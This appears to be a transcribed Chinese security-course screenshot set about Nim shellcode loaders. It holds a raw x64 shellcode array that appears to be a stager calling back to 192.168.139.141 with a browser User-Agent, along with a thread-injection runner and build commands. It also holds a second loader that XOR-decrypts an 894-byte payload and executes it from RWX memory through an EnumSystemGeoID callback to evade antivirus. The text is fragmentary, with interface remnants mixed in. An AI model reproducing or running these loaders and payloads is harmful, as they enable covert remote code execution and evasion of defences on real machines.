0x00, 0x00, 0xeb, 0xd3, 0xe9, 0xe4, 0x01, 0x00, 0x00, 0xe8, 0xa2, 0xff, 0xff, 0xff,
0x2f, 0x35, 0x77, 0x64, 0x4d, 0x00, 0x3b, 0x1b, 0x2d, 0xb4, 0x72, 0x02, 0xfc, 0x6e,
0x5b, 0xe5, 0x0a, 0x7d, 0xc8, 0x2a, 0x09, 0x08, 0x15, 0x5f, 0xfe, 0x34, 0x18, 0x74,
0xdc, 0xab, 0x94, 0x67, 0xa6, 0xd7, 0x7e, 0x53, 0xbd, 0x58, 0x07, 0x19, 0x2a, 0x93,
0x6f, 0x7d, 0x12, 0x59, 0x56, 0xec, 0x54, 0x96, 0x3b, 0x95, 0xf0, 0x89, 0xfb, 0x1f,
0xbb, 0x99, 0x1d, 0x27, 0x5d, 0xe6, 0x73, 0x6a, 0x5a, 0x3d, 0xc2, 0x50, 0xa6, 0x16,
0x55, 0x31, 0x19, 0x5f, 0xdd, 0x90, 0xd9, 0x6e, 0x9c, 0x00, 0x55, 0x73, 0x65, 0x72,
0x2d, 0x41, 0x67, 0x65, 0x6e, 0x74, 0x3a, 0x20, 0x4d, 0x6f, 0x7a, 0x69, 0x6c, 0x6c,
0x61, 0x2f, 0x35, 0x2e, 0x30, 0x20, 0x28, 0x63, 0x6f, 0x6d, 0x70, 0x61, 0x74, 0x69,
0x62, 0x6c, 0x65, 0x3b, 0x20, 0x4d, 0x53, 0x49, 0x45, 0x20, 0x39, 0x2e, 0x30, 0x3b,
0x20, 0x57, 0x69, 0x6e, 0x64, 0x6f, 0x77, 0x73, 0x20, 0x4e, 0x54, 0x20, 0x36, 0x2e,
0x31, 0x3b, 0x20, 0x57, 0x4f, 0x57, 0x36, 0x34, 0x3b, 0x20, 0x54, 0x72, 0x69, 0x64,
0x65, 0x6e, 0x74, 0x2f, 0x35, 0x2e, 0x30, 0x3b, 0x20, 0x42, 0x4f, 0x49, 0x45, 0x39,
0x3b, 0x45, 0x4e, 0x55, 0x53, 0x53, 0x45, 0x4d, 0x29, 0x0d, 0x0a, 0x00, 0xf3, 0x9b,
0xe5, 0x9b, 0x35, 0x8c, 0xb8, 0xdf, 0xc6, 0xc2, 0xe4, 0xab, 0xa0, 0x77, 0xf0, 0x0d,
0xaf, 0x4d, 0x5e, 0x39, 0xf3, 0xfe, 0x3b, 0xb2, 0x01, 0xd7, 0x01, 0x04, 0x7e, 0x68,
0xc9, 0x2f, 0x0c, 0xd9, 0x32, 0x90, 0x61, 0xf5, 0xce, 0xe6, 0x04, 0x56, 0x91, 0x90,
0xd4, 0xc6, 0xe4, 0x23, 0x5f, 0xbd, 0x5c, 0xf6, 0xa3, 0x06, 0x82, 0xac, 0xa6, 0x54,
0xa9, 0x48, 0xea, 0x5e, 0x11, 0xa1, 0x2a, 0x63, 0x3a, 0x88, 0x6a, 0x46, 0xed, 0x5e,
0x52, 0xb8, 0xbc, 0xbd, 0xb6, 0x5f, 0x19, 0x2e, 0xd4, 0xcf, 0xf6, 0x17, 0xb3, 0x58,
0xf7, 0x87, 0x79, 0xea, 0x79, 0xa4, 0x64, 0x4b, 0x73, 0x47, 0xea, 0x97, 0xeb, 0xfe,

```

0xc3, 0xe5, 0xca, 0x37, 0x0c, 0x2c, 0x7b, 0x3f, 0xb3, 0x40, 0x32, 0x17, 0xb6, 0x10,
0x7d, 0x00, 0x74, 0x91, 0xce, 0x0b, 0x94, 0x88, 0xa0, 0xee, 0x74, 0x9c, 0x5a, 0x92,
0x31, 0x50, 0x5d, 0x61, 0xe8, 0x7a, 0x83, 0xf3, 0xd7, 0x87, 0xc7, 0xc6, 0xaa, 0xa5,
0x4d, 0xb9, 0x8a, 0x25, 0xdf, 0x44, 0x85, 0xf7, 0x5a, 0xed, 0xdd, 0xe1, 0xf8, 0x87,
0x75, 0x7d, 0xb7, 0x18, 0xe1, 0xd3, 0xba, 0x31, 0x8f, 0x81, 0xb5, 0xf5, 0x03, 0x11,
0x06, 0x1d, 0x65, 0xcc, 0xfa, 0x02, 0x36, 0xa2, 0x7b, 0x78, 0x78, 0xa2, 0xe0, 0x1c,
0xbe, 0xc2, 0xe3, 0x54, 0xad, 0x2e, 0xaa, 0x6f, 0x74, 0xa0, 0x52, 0xb0, 0x8d, 0x21,
0x6a, 0x57, 0x6e, 0xd4, 0x87, 0x00, 0x41, 0xbe, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5,
0x48, 0x31, 0xc9, 0xba, 0x00, 0x00, 0x40, 0x00, 0x41, 0xb8, 0x00, 0x10, 0x00, 0x00,
0x41, 0xb9, 0x40, 0x00, 0x00, 0x00, 0x41, 0xba, 0x58, 0xa4, 0x53, 0xe5, 0xff, 0xd5,
0x48, 0x93, 0x53, 0x53, 0x48, 0x89, 0xe7, 0x48, 0x89, 0xf1, 0x48, 0x89, 0xda, 0x41,
0xb8, 0x00, 0x20, 0x00, 0x00, 0x49, 0x89, 0xf9, 0x41, 0xba, 0x12, 0x96, 0x89, 0xe2,
0xff, 0xd5, 0x48, 0x83, 0xc4, 0x20, 0x85, 0xc0, 0x74, 0xb6, 0x66, 0x8b, 0x07, 0x48,
0x01, 0xc3, 0x85, 0xc0, 0x75, 0xd7, 0x58, 0x58, 0x58, 0x48, 0x05, 0x00, 0x00, 0x00,
0x00, 0x50, 0xc3, 0xe8, 0x9f, 0xfd, 0xff, 0xff, 0x31, 0x39, 0x32, 0x2e, 0x31, 0x36,
0x38, 0x2e, 0x31, 0x33, 0x39, 0x2e, 0x31, 0x34, 0x31, 0x00, 0x17, 0x50, 0x65, 0xea]

```

65

```
66 # This is essentially the equivalent of 'if __name__ == '__main__' in python
```

```
67 when isMainModule:
```

```
68     Suspended_Thread_Injection(shellcode)
```

资源管理器

欢迎

sc.nim

scthread.nim

payload.cs

正在调试: 小迪安全


问题 输出 调试控制台 终端 端口

CC: ../../nimble/pkgs/winim-3.9.2/winim/winistr.nim
 CC: ../../nimble/pkgs/winim-3.9.2/winim/inc/winbase.nim
 CC: stdlib_dynlib.nim
 CC: stdlib_winlean.nim
 CC: stdlib_times.nim
 CC: stdlib_win_setenv.nim
 CC: stdlib_os.nim
 CC: stdlib_streams.nim
 CC: stdlib_osproc.nim
 CC: scthread.nim
 Hint: [Link]
 Hint: gc: refc; opt: none (DEBUG BUILD, '-d:release' generates faster code)
 163296 lines; 1.642s; 116.574MiB peakmem; proj: c:\Users\Administrator\Desktop\nim\scthread.nim; out: c:\Users\Administrator\Desktop\nim\scthread.exe [SuccessX]
 Hint: c:\Users\Administrator\Desktop\nim\scthread.exe [Exec]
 oserr.nim(95) raiseOSError
 Error: unhandled exception: 文件所在的卷已被外部更改, 因此打开的文件不再有效。
 [OSError]
 PS C:\Users\Administrator\Desktop\nim>
 PS C:\Users\Administrator\Desktop\nim> **nim c -d:mingw --app=gui --cpu=amd64 -d:release --opt:size --passL:-static .\scthread.nim**

运行上述代码

行 58, 列 23 空格 4 U+FF CRLF Nim

20:42 2024-03-17



(2) 混淆调用:

```

1  import winim/lean
2  import osproc
3  import os
4
5
6  proc xorEncrypt[I, J, byte](code: array[I, byte], key: array[J, byte]): array[I, byte] =
7      var result: array[I, byte]
8      for i in 0 ..< code.len:
9          result[i] = code[i] xor key[i mod key.len]
10     return result
11
12     proc xd[I, T](shellcode: array[I, T]): void =
13         var key: array[6, byte] = [byte 0x39, 0x55, 0x6f, 0x48, 0x4a, 0x4b ]
14         var shellcode: array[894, byte] = xorEncrypt(shellcode, key)
15         let tProcess = GetCurrentProcessId()
16
17         echo "[*] Target Process: ", tProcess
18
19         # Allocate memory
20         let rPtr = virtualAlloc(
21             nil,
22             cast[SIZE_T](shellcode.len),
23             MEM_COMMIT,
24             PAGE_EXECUTE_READ_WRITE
25         )

```

```
26         # Copy Shellcode to the allocated memory section
27         copyMem(rPtr,unsafeAddr shellcode,cast[SIZE_T](shellcode.len))
28
29         # Callback execution
30         EnumSystemGeoID(
31             16,
32             0,
33             cast[GEO_ENUMPROC](rPtr)
34         )
35
36
37 when defined(windows):
38
39     var shellcode: array[894, byte] = [
```

byte 0xc5, 0x1d, 0xec, 0xac, 0xba, 0xa3, 0xf1, 0x55, 0x6f, 0x48, 0xb, 0x1a, 0x78, 0x5, 0x3d, 0x19, 0x1c, 0x3, 0x8, 0x87, 0xa, 0x0, 0xc1, 0x19, 0x59, 0x1d, 0xe4, 0x1a, 0x52, 0x3, 0xb2, 0x7, 0x4f, 0x0, 0xc1, 0x39, 0x69, 0x1d, 0x60, 0xff, 0x0, 0x1, 0x74, 0x64, 0xa6, 0x0, 0x7b, 0x8b, 0x95, 0x69, 0xe, 0x34, 0x48, 0x67, 0x19, 0x14, 0xae, 0x81, 0x47, 0xa, 0x38, 0x94, 0x8d, 0xa5, 0x18, 0xa, 0x68, 0x1d, 0xe4, 0x1a, 0x6a, 0xc0, 0x7b, 0x69, 0x27, 0x49, 0x9a, 0x2d, 0xb8, 0x2d, 0x77, 0x43, 0x48, 0x3e, 0x4b, 0xde, 0xef, 0xc0, 0x4a, 0x4b, 0x39, 0x1d, 0xea, 0x88, 0x3e, 0x2c, 0x71, 0x54, 0xbf, 0x18, 0xc1, 0x3, 0x21, 0x11, 0xe4, 0x8, 0x6a, 0x2, 0x38, 0x85, 0x8c, 0x1e, 0x2, 0xb4, 0xf0, 0x14, 0xe4, 0x7c, 0xc2, 0x3, 0x38, 0x83, 0x22, 0x79, 0x83, 0x3, 0x8, 0x95, 0xc3, 0x9, 0x8b, 0x82, 0x34, 0x14, 0x6e, 0x89, 0x72, 0xab, 0x4c, 0xa4, 0x23, 0x4b, 0x6, 0x6f, 0x31, 0x10, 0x56, 0x99, 0x3f, 0x93, 0x61, 0x11, 0xe4, 0x8, 0x6e, 0x2, 0x38, 0x85, 0x9, 0x9, 0xc1, 0x47, 0x71, 0x11, 0xe4, 0x8, 0x56, 0x2, 0x38, 0x85, 0x2e, 0xc3, 0x4e, 0xc3, 0x71, 0x54, 0xbf, 0x9, 0x12, 0xa, 0x61, 0xb, 0x36, 0x12, 0xb, 0x13, 0x78, 0xc, 0x2e, 0x12, 0x2, 0xc8, 0xd5, 0x75, 0x2e, 0x1a, 0xb5, 0xab, 0x61, 0x14, 0x36, 0x12, 0x2, 0xc0, 0x2b, 0xbc, 0x20, 0xb7, 0xb5, 0xb4, 0x64, 0x3f, 0x6f, 0x1, 0xf4, 0x3c, 0x50, 0x3b, 0x6, 0x26, 0x2f, 0x3f, 0x39, 0x14, 0x39, 0x1, 0xc3, 0xad, 0x75, 0xdc, 0x9e, 0x9, 0xf0, 0x7, 0x4e, 0x73, 0x68, 0xb7, 0x9f, 0x3, 0x8, 0x9c, 0x27, 0x79, 0x98, 0x6, 0x8, 0x95, 0x22, 0x79, 0x83, 0xa, 0x69, 0x14, 0x3f, 0x9, 0xf0, 0x71, 0x6f, 0x2c, 0xc8, 0xb7, 0x9f, 0xa0, 0x4a, 0xf, 0x27, 0xc1, 0x8b, 0xa, 0x81, 0xd0, 0x75, 0x48, 0x4a, 0x6, 0x8, 0x9c, 0x2e, 0x19, 0xb, 0x1a, 0x53, 0x56, 0x2e, 0x19, 0xb, 0xf1, 0x6e, 0xdc, 0xf0, 0x8e, 0xb5, 0x9e, 0xd2, 0xc, 0x34, 0x0, 0xc3, 0x8a, 0x71, 0x64, 0xbd, 0x1, 0xc3, 0x93, 0x74, 0x64, 0xa6, 0x1a, 0x22, 0x4b, 0x3b, 0x15, 0xeb, 0x1a, 0x18, 0xa, 0x83, 0xbe, 0x3a, 0x66, 0x71, 0xb4, 0xec, 0x1d, 0xe6, 0x8e, 0x2, 0xc8, 0xfa, 0x5, 0x5, 0x42, 0x15, 0x3, 0xb0, 0xa4, 0x27, 0xc1, 0x90, 0x2, 0xfe, 0x95, 0x90, 0xb7, 0xb5, 0xb4, 0x74, 0x64, 0xa6, 0x1a, 0x18, 0xa, 0x83, 0x78, 0x69, 0x50, 0x31, 0xb4, 0xec, 0xd0, 0xaf, 0x47, 0xcf, 0xd6, 0x38, 0x55, 0x6f, 0x0, 0xb5, 0x84, 0x36, 0xd1, 0xe3, 0x49, 0x4a, 0x4b, 0xd2, 0x86, 0x86, 0xac, 0x4b, 0x4b, 0x39, 0xbd, 0xcd, 0xb7, 0xb5, 0xb4, 0x16, 0x67, 0x1e, 0x1d, 0x2f, 0x4b, 0x1a, 0x8c, 0xf1, 0xe, 0x65, 0xcb, 0xc3, 0x5d, 0x18, 0xe7, 0x6e, 0x88, 0x5c, 0x86, 0x99, 0x42, 0xc, 0xc0, 0x57, 0x57, 0x8e, 0x7c, 0x28, 0xf3, 0x73, 0xa5, 0x7e, 0x68, 0xce, 0xc1, 0x9b, 0x20, 0x38, 0x75, 0x64, 0xfd, 0x3b, 0xfb, 0x56, 0xb6, 0x92, 0x50, 0xd8, 0xd8, 0xf9, 0xa0, 0x50, 0x39, 0xe0, 0x9, 0x45, 0xbc, 0x31, 0x35, 0x9, 0x9d, 0xbf, 0x34, 0xb3, 0x5c, 0x22, 0x46, 0x66, 0x80, 0xbc, 0xc6, 0x57, 0xe9, 0xac, 0xa7, 0xe9, 0x0, 0xcb, 0x55, 0x3a, 0x3b, 0x2f, 0x39, 0x14, 0x14, 0x8, 0x2d, 0x24, 0x3f, 0x3, 0x75, 0x22, 0x27, 0x30, 0x22, 0x55, 0x39, 0xe, 0x67, 0x7f, 0x65, 0x9, 0x75, 0x47, 0x2b, 0x25, 0x26, 0x49, 0x34, 0x1b, 0x21, 0x28, 0x27, 0x5c, 0x6e, 0x4f, 0x5, 0x19, 0x2, 0x7c, 0x75, 0x56, 0x66, 0x7a, 0x70, 0x19, 0x2, 0x6, 0x26, 0x2e, 0x24, 0x4e, 0x26, 0x4f, 0x6, 0x1e, 0x6b, 0xf, 0x7b, 0x5e, 0x73, 0x6a, 0x1f, 0x4b, 0x3c, 0xb, 0x2d, 0x24, 0x3f, 0x16, 0x60, 0x41, 0x78, 0x71, 0x6b, 0x7b, 0x1a, 0x26, 0xd, 0x73, 0x70, 0x7c, 0x1b, 0x26, 0x6, 0x63, 0x46, 0x33, 0x55, 0xa5, 0xfe, 0x62, 0xec, 0xe8, 0x4d, 0x7, 0x2b, 0x8b, 0xc2, 0x55, 0x72, 0xbc, 0x21, 0xe3, 0xcf, 0xbc, 0x75, 0x49, 0x2b, 0xac, 0x5, 0x5c, 0x53, 0x39, 0x65, 0x1d, 0xc1, 0x2d, 0xd1, 0xcc, 0x1a, 0xf3, 0xed, 0x5c, 0x45, 0x2b, 0xa1, 0xdf, 0x63, 0xf0, 0xae, 0x42, 0xc1, 0xa4, 0x7a, 0x97, 0x70, 0x41, 0x4d, 0x1d, 0x7, 0x2e, 0x12, 0x11, 0x56, 0xe7, 0xf9, 0x14, 0xbd, 0x79, 0xcb, 0x1d, 0x5d, 0x4f, 0xbd, 0xc, 0x47, 0x19, 0xe9, 0x8e, 0x56, 0xaa, 0x68, 0xc4, 0xef, 0x19, 0x34, 0xf4, 0x3f, 0xfb, 0x8f, 0xa4, 0x11, 0x68, 0x75, 0x92, 0xff, 0xe, 0x42, 0xd2, 0xe6, 0x2d, 0x84, 0xc3, 0xce, 0x26, 0x5f, 0x6, 0xdb, 0x94, 0x39, 0xa2, 0x16, 0x1a, 0x4c, 0x7, 0xae, 0x8e, 0xf7, 0x8f, 0x9f, 0xa9, 0x43, 0x53, 0x8a, 0x73, 0xe0, 0x88, 0x69, 0xf9, 0x70,


```


0x56, 0x2b, 0xb4, 0xd2, 0xb0, 0x9d, 0x6c, 0x8b, 0x5d, 0xde, 0xcd, 0x55, 0x95, 0xd4,
0x7a, 0x13, 0xc7, 0xbc, 0xcd, 0xcf, 0xe, 0xc8, 0x45, 0x5a, 0xe9, 0xc, 0xbb, 0x30,
0x59, 0xdf, 0x54, 0xd0, 0xd, 0x8f, 0xca, 0x86, 0x2a, 0x0, 0x47, 0xcc, 0x22, 0x7a,
0xf6, 0x20, 0xf0, 0x4c, 0x5d, 0xf4, 0xec, 0xf4, 0xdf, 0x17, 0x32, 0x94, 0x9a, 0xaa,
0x20, 0x52, 0xef, 0x81, 0x25, 0x60, 0xc8, 0xa1, 0xe7, 0x77, 0x9b, 0x35, 0xfe, 0xc,
0x2, 0x74, 0xaf, 0xe2, 0x5e, 0x7a, 0x65, 0x83, 0x5e, 0xa3, 0xa9, 0x85, 0x32, 0x21,
0x44, 0x75, 0xe2, 0x42, 0xcf, 0x64, 0x7d, 0x4b, 0x78, 0xeb, 0x9f, 0xfd, 0xe8, 0x1d,
0xc6, 0x80, 0x27, 0x79, 0x83, 0xf1, 0x39, 0x55, 0x2f, 0x48, 0xb, 0xf3, 0x39, 0x45,
0x6f, 0x48, 0xb, 0xf2, 0x79, 0x55, 0x6f, 0x48, 0xb, 0xf1, 0x61, 0xf1, 0x3c, 0xad,
0xb5, 0x9e, 0x71, 0xc6, 0x3c, 0x1b, 0x2, 0xc2, 0xde, 0x1d, 0xe6, 0xb9, 0x2, 0xc2,
0xe3, 0x14, 0xd7, 0x48, 0x6a, 0x4b, 0x39, 0x1c, 0xe6, 0xb1, 0xb, 0xf1, 0x2b, 0xc3,
0xe6, 0xaa, 0xb5, 0x9e, 0x71, 0xd6, 0xab, 0x68, 0xcf, 0x8b, 0x4d, 0xe3, 0x9, 0xc3,
0x4d, 0x3, 0x38, 0x96, 0xea, 0x88, 0x3f, 0x9c, 0x61, 0xd, 0x37, 0x0, 0x4f, 0x4b, 0x39,
0x55, 0x6f, 0x18, 0x89, 0xa3, 0xa6, 0xa8, 0x90, 0xb7, 0x7b, 0x72, 0xb, 0x7b, 0x5e,
0x7e, 0x72, 0x65, 0x8, 0x66, 0x56, 0x66, 0x7b, 0x7f, 0x8, 0x55, 0x78, 0x18, 0x2f, 0xa1
]



```

